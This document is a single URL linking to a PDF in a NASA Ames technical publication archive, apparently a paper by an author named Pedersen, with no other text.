https://ti.arc.nasa.gov/m/pub-archive/422h/0422%20(Pedersen).pdf